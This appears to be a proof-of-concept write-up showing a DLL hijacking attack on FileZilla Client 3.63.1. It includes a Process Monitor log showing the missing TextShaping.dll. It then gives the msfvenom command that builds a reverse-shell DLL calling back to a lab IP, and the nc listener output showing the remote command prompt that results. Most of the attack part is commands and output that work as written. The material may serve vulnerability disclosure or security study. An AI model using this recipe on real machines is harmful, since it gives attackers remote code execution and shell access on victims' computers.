


FileZilla Client 3.63.1

Found the DLL which can be used in DLL Hijacking




Time o...	Process Name	PID	Operation	Path	Result	Detail
3:47:12...	filezilla.exe	242312	QuerySecurityFi...	C:\Windows\System32\wdp.dll	SUCCESS	Information: Owner
3:47:12...	filezilla.exe	242312	CloseFile	C:\Windows\System32\wdp.dll	SUCCESS	
3:47:12...	filezilla.exe	242312	CreateFile	C:\Windows\System32\windows.storage.dll	SUCCESS	Desired Access: F
3:47:12...	filezilla.exe	242312	QuerySecurityFi...	C:\Windows\System32\windows.storage.dll	BUFFER OVERFL...	Information: Owner
3:47:12...	filezilla.exe	242312	QuerySecurityFi...	C:\Windows\System32\windows.storage.dll	SUCCESS	Information: Owner
3:47:12...	filezilla.exe	242312	CloseFile	C:\Windows\System32\windows.storage.dll	SUCCESS	
3:47:12...	filezilla.exe	242312	Load Image	C:\Windows\System32\msctf.dll	SUCCESS	Image Base: 0x7ff...
3:47:12...	filezilla.exe	242312	CreateFile	C:\Windows\System32\msctf.dll	SUCCESS	Desired Access: F
3:47:12...	filezilla.exe	242312	QuerySecurityFi...	C:\Windows\System32\msctf.dll	BUFFER OVERFL...	Information: Owner
3:47:12...	filezilla.exe	242312	QuerySecurityFi...	C:\Windows\System32\msctf.dll	SUCCESS	Information: Owner
3:47:12...	filezilla.exe	242312	CloseFile	C:\Windows\System32\msctf.dll	SUCCESS	
3:47:12...	filezilla.exe	242312	CreateFile	C:\Program Files\FileZilla FTP Client\MSASN1.dll	NAME NOT FOUND	Desired Access: F
3:47:12...	filezilla.exe	242312	CreateFile	C:\Windows\System32\msasn1.dll	SUCCESS	Desired Access: F
3:47:12...	filezilla.exe	242312	QueryBasicInfor...	C:\Windows\System32\msasn1.dll	SUCCESS	CreationTime: 7/2
3:47:12...	filezilla.exe	242312	CloseFile	C:\Windows\System32\msasn1.dll	SUCCESS	
3:47:12...	filezilla.exe	242312	CreateFile	C:\Windows\System32\msasn1.dll	SUCCESS	Desired Access: F
3:47:12...	filezilla.exe	242312	CreateFileMap...	C:\Windows\System32\msasn1.dll	FILE LOCKED WIT...	SyncType: SyncT
3:47:12...	filezilla.exe	242312	CreateFileMap...	C:\Windows\System32\msasn1.dll	SUCCESS	SyncType: SyncT
3:47:12...	filezilla.exe	242312	Load Image	C:\Windows\System32\msasn1.dll	SUCCESS	Image Base: 0x7ff...
3:47:12...	filezilla.exe	242312	CloseFile	C:\Windows\System32\msasn1.dll	SUCCESS	
3:47:12...	filezilla.exe	242312	CreateFile	C:\Windows\System32\msasn1.dll	SUCCESS	Desired Access: F
3:47:12...	filezilla.exe	242312	QuerySecurityFi...	C:\Windows\System32\msasn1.dll	BUFFER OVERFL...	Information: Owner
3:47:12...	filezilla.exe	242312	QuerySecurityFi...	C:\Windows\System32\msasn1.dll	SUCCESS	Information: Owner
3:47:12...	filezilla.exe	242312	CloseFile	C:\Windows\System32\msasn1.dll	SUCCESS	
3:47:12...	filezilla.exe	242312	CreateFile	C:\Program Files\FileZilla FTP Client\TextShaping.dll	NAME NOT FOUND	Desired Access: F
3:47:12...	filezilla.exe	242312	CreateFile	C:\Windows\System32\TextShaping.dll	SUCCESS	Desired Access: F
3:47:12...	filezilla.exe	242312	QueryBasicInfor...	C:\Windows\System32\TextShaping.dll	SUCCESS	CreationTime: 7/2
3:47:12...	filezilla.exe	242312	CloseFile	C:\Windows\System32\TextShaping.dll	SUCCESS	
3:47:12...	filezilla.exe	242312	CreateFile	C:\Windows\System32\TextShaping.dll	SUCCESS	Desired Access: F
3:47:12...	filezilla.exe	242312	CreateFileMap...	C:\Windows\System32\TextShaping.dll	FILE LOCKED WIT...	SyncType: SyncT
3:47:12...	filezilla.exe	242312	CreateFileMap...	C:\Windows\System32\TextShaping.dll	SUCCESS	SyncType: SyncT

Made a crafted dll

```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.154.128 LPORT=7777 -f dll -o TextShaping.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
Saved as: TextShaping.dll
```

Placed at the destination



Now when run the FileZilla it loads the crafted dll and we get the reverse shell (Access)

```
(root@kali)-[/home/kali/Desktop]
# nc -lvp 7777
listening on [any] 7777 ...

192.168.154.1: inverse host lookup failed: Unknown host
connect to [192.168.154.128] from (UNKNOWN) [192.168.154.1] 26054
Microsoft Windows [Version 10.0.19044.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\FileZilla FTP Client>
C:\Program Files\FileZilla FTP Client>
C:\Program Files\FileZilla FTP Client>
```